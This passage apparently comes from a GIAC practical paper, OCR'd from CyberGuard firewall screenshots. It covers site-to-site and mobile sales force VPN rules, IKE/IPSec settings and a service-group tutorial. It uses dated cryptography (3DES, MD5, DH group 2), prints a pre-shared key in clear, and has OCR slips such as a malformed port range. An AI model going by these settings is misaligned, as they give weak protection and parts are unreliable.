
Network address: hq-fw

The first rule allows the perimeter firewall to connect to the GIAC Enterprises (HQ) perimeter firewall using ports 21000-210003/tcp (CM-Ports group). The second rule allows the perimeter firewall to send an echo/icmp request to the GIAC Enterprises (HQ) perimeter firewall. The third rule allows the GIAC Enterprises (HQ) perimeter firewall to send an echo/icmp request to the perimeter firewall. The fourth rule allows the internal mail server to connect to the GIAC Enterprises (HQ) mail server on port 102/tcp. The fifth rule allows the GIAC Enterprises (HQ) mail server to connect to the internal mail server on port 102/tcp. The sixth rule allows the internal mail server to send an echo/icmp request to the GIAC Enterprises (HQ) mail server. The last rule allows the GIAC Enterprises (HQ) mail server to send an echo/icmp request to the internal mail server.



Type	Service	Packet Origin	Packet Destination	Options
# GIAC Enterprises (HQ) VPN				
permit	CM-Ports	FIREWALL	hq-fw	🗎 ⚲ 🔒
permit	echo/icmp	FIREWALL	hq-fw	🗎 ⚲ 🔒
permit	echo/icmp	hq-fw	FIREWALL	🗎 ⚲ 🔒
permit	102/tcp	mail	mail-hq	🗎 ⚲ 🔒
permit	102/tcp	mail-hq	mail	🗎 ⚲ 🔒
permit	echo/icmp	mail	mail-hq	🗎 ⚲ 🔒
permit	echo/icmp	mail-hq	mail	🗎 ⚲ 🔒

All 7 of these packet-filtering rules have the *Protect using IPSec* option selected to designate this traffic as requiring IPSec protection. Under the *IPSec* tab, the IPSec protection strategy of GIAC-Enterprises-1b has been selected with an SA granularity of Network.



Type	Service	Packet Origin	Packet Destination	Options
# GIAC Enterprises (HQ) VPN				
permit	CM-Ports	FIREWALL	hq-fw	
permit	echo/icmp	FIREWALL	hq-fw	
permit	echo/icmp	hq-fw	FIREWALL	
permit	102/tcp	mail	mail-hq	
permit	102/tcp	mail-hq	mail	
permit	echo/icmp	mail	mail-hq	
permit	echo/icmp	mail-hq	mail	

IPSec Protection Strategy: GIAC-Enterprises-1b

SA Granularity: Network

☐ Allow NAT to Translate Addresses

☑ Enforce PMTU if Fragmenting IPSec Packets


Enable Manual Selection of VPN Secure Channel

☐ To Packet Origin ☐ To Packet Destination

2.3.2 Mobile Sales Force VPN

A VPN will be established between the GIAC Enterprises (FCD) perimeter firewall and the GIAC Enterprises mobile sales force laptops. In reality this VPN connection will be three separate VPN connections. These VPN connections will allow for the remote access requirements of the mobile sales force. Post Office Protocol version 3 (POP-3) traffic to the internal mail server will be sent across this VPN connection. Additionally File Transfer Protocol (FTP) traffic will be to the internal FTP server will be sent through this VPN connection.


Phase 1 of the Mobile Sales Force VPN will utilize the Triple Data Encryption Standard (3DES) with Cipher Block Chaining (CBC) for its encryption algorithm. Message Digest 5 (MD5) will be used as the hash algorithm to provide for integrity. Diffie-Hellman group 2 (1024-bit) has been selected for negotiating the size of the shared secret key. The SAs created during Phase 1 will be saved for 15 minutes or 10 MB of data transmitted. These settings are identified as an IKE Protection Strategy named FCD-Mobile-1a (FCD-Mobile-2a/FCD-Mobile-3a).



Protection Strategy	Encryption Algorithm	Hash Algorithm	Diffie-Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes
FCD-Mobile-Sales-	3des-cbc	md5	2	900	10240
FCD-Mobile-Sales-					
FCD-Mobile-Sales-					

Encryption Algorithm	3des-cbc
Hash Algorithm	md5
Diffie-Hellman Group	2
SA Lifetime Seconds	900
SA Lifetime Kbytes	10240 □ Unspecified


Phase 2 of the Mobile Sales Force VPN will utilize 3DES-CBC for its encryption algorithm. The Hash Message Authentication Code (HMAC) MD5 with a 96 bit hash will be used to provide for integrity. The SAs created during Phase 2 will be saved for 30 minutes or 20 MB of data transmitted. These settings are identified as an IPSec Protection Strategy named FCD-Mobile-1b (FCD-Mobile-2b/FCD-Mobile-3b).



Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	IPCOMP
FCD-Mobile-Sales-	3des-cbc	hmac-md5-96	1800	20480	NO
FCD-Mobile-Sales-					
FCD-Mobile-Sales-					

Encryption Algorithm	3des-cbc
Authentication Algorithm	hmac-md5-96
SA Lifetime Seconds	1800 □ Unspecified
SA Lifetime Kbytes	20480 □ Unspecified
	□ IP Payload Compression

Pre-shared secret keys will be used to identify each end of the Mobile Sales Force VPN. This provides the ability to provide a different pre-shared secret key to *EACH* mobile sales force laptop when it is dispatched. The pre-shared secret key is a random string of at least 30 characters.




Channel Name	Peer Type	Host / Interface Name	Establish Keys Using
FCD-Mobile-1	Gateway	laptop-1	Internet Key Exchange (IKE)
GIAC-Enterprises-HQ	Gateway	hq-fw	Internet Key Exchange (IKE)
FCD-Mobile-2	Gateway	laptop-2	Internet Key Exchange (IKE)
FCD-Mobile-3	Gateway	laptop-3	Internet Key Exchange (IKE)

Channel Name: FCD-Mobile-1

Peer Type: ● Gateway Host Name: laptop-1
○ Host Interface Name: dec0

Establish Keys Using: ● IKE Preshared Secret: jkhgdkytfhgchgcklfuyvljgl
○ Manual Keying



Authentication Data

Preshared Secret: khgdkytfhgchgcklfuyvljgli

☑ Use identity

□ Support Certificates

Firewall Keypair: FCD-Gate1

Subject Name:

IKE Data


IKE Protection Strategy: FCD-Mobile-Sales-1a

IKE Mode: Main Mode

Perfect Forward Secrecy Group: 2


The FCD-Mobile-1a (FCD-Mobile-2a/FCD-Mobile-3a) IKE protection strategy has been selected for use with Mobile Sales Force laptop-1 (laptop-2/laptop-3). IKE Main Mode has been selected due to the vulnerabilities associated with Aggressive Mode negotiations. Perfect Forward Secrecy group 2 has been selected to utilize Diffie-Hellman group 2 for each re-keying of Phase 1.

Each mobile sales force laptop may be reached across each corresponding VPN connection as designated under the *Peer Protected Networks* tab. This allows only the individual laptop to be reached across the corresponding VPN connection.




VPN Secure Channels	Network Address	Choices List
FCD-Mobile-1	laptop-1	arpanet
FCD-Mobile-2		cg1hb4
FCD-Mobile-3		cg1hb5
GIAC-Enterprises- ▶		dec0_NETWORK

The first rule allows laptop-1 to send an echo/icmp request to the perimeter firewall. The second rule allows the perimeter firewall to send an echo/icmp request to laptop-1. The third rule allows laptop-2 to send an echo/icmp request to the perimeter firewall. The fourth rule allows the perimeter firewall to send an echo/icmp request to laptop-2. The fifth rule allows laptop-3 to send an echo/icmp request to the perimeter firewall. The last rule allows the perimeter firewall to send an echo/icmp request to laptop-3.




	Type	Service	Packet Origin	Packet Destination	Options
#	GIAC Enterprises (FCD) Mobile Sales Force VPN				
→	permit	echo/icmp	laptop-1	FIREWALL	
→	permit	echo/icmp	FIREWALL	laptop-1	
→	permit	echo/icmp	laptop-2	FIREWALL	
→	permit	echo/icmp	FIREWALL	laptop-2	
→	permit	echo/icmp	laptop-3	FIREWALL	
→	permit	echo/icmp	FIREWALL	laptop-3	
#					

The first, second and third rules allow the mobile sales force laptops to connect to the perimeter firewall on port 110/tcp via an IPSec Virtual Private Network (VPN). The last rule allows the firewall to complete the connection to the internal mail server located on the protected network as requested.



	Type	Service	Packet Origin	Packet Destination	Options
#	Proxy parameters (portguard): inToFirewall				
	proxy	pop-3/tcp	laptop-1	FIREWALL	
	proxy	pop-3/tcp	laptop-2	FIREWALL	
	proxy	pop-3/tcp	laptop-3	FIREWALL	
	permit	pop-3/tcp	FIREWALL	mail	
#	End of Portguard proxy rules				

All of these packet-filtering rules have the *Protect using IPSec* option selected to designate this traffic as requiring IPSec protection. Under the *IPSec* tab, the *IPSec Protection Strategy* of *FCD-Mobile-1b* (*FCD-Mobile-2b*/*FCD-Mobile-3b*) has been selected with an *SA Granularity* of *Host*.



	Type	Service	Packet Origin	Packet Destination	Options
#	Proxy parameters (portguard): inToFirewall				
	proxy	pop-3/tcp	laptop-1	FIREWALL	
	proxy	pop-3/tcp	laptop-2	FIREWALL	
	proxy	pop-3/tcp	laptop-3	FIREWALL	
	permit	pop-3/tcp	FIREWALL	mail	
#	End of Portguard proxy rules				

IPSec Protection Strategy: FCD-Mobile-Sales-1b

SA Granularity: Host

□ Allow NAT to Translate Addresses

☑ Enforce PMTU if Fragmenting IPSec Packets

Enable Manual Selection of VPN Secure Channel

□ To Packet Origin


□ To Packet Destination

2.4 Implementing a CyberGuard Virtual Private Network (VPN) Tutorial

Implementing a VPN on a CyberGuard firewall can be a little confusing at first if you are not familiar with how the firewall functions. This tutorial will cover the implementation of the VPN between GIAC Enterprises (FCD) and GIAC Enterprises (HQ) to include a couple common headaches and how to hopefully avoid them.


2.4.1 Service Groups

One of the nice things about the CyberGuard firewall products is the ability to use groups for hosts or services when configuring your firewall. This allows you to reduce the number of rules you must create when building your firewall. This also makes the packet-filtering rules much easier to read and understand.



To configure groups on the CyberGuard firewall, select ***Grouping*** from the ***Configuration*** menu.

Under the ***Groups*** tab, click ***Insert*** to create a new group entry. The editor will then display and enter a name for ***Group Name*** and a helpful comment in the ***Comment*** field. Select the ***Type*** based off of the members you will place in that group. We have selected a type of **Services** so we can make a simple grouping of the services required for Central Management.



Group Name	Comment
CM-Ports	Central Management Ports
NTP-Clients	NTP Clients Located Outside the Perimeter Firewall

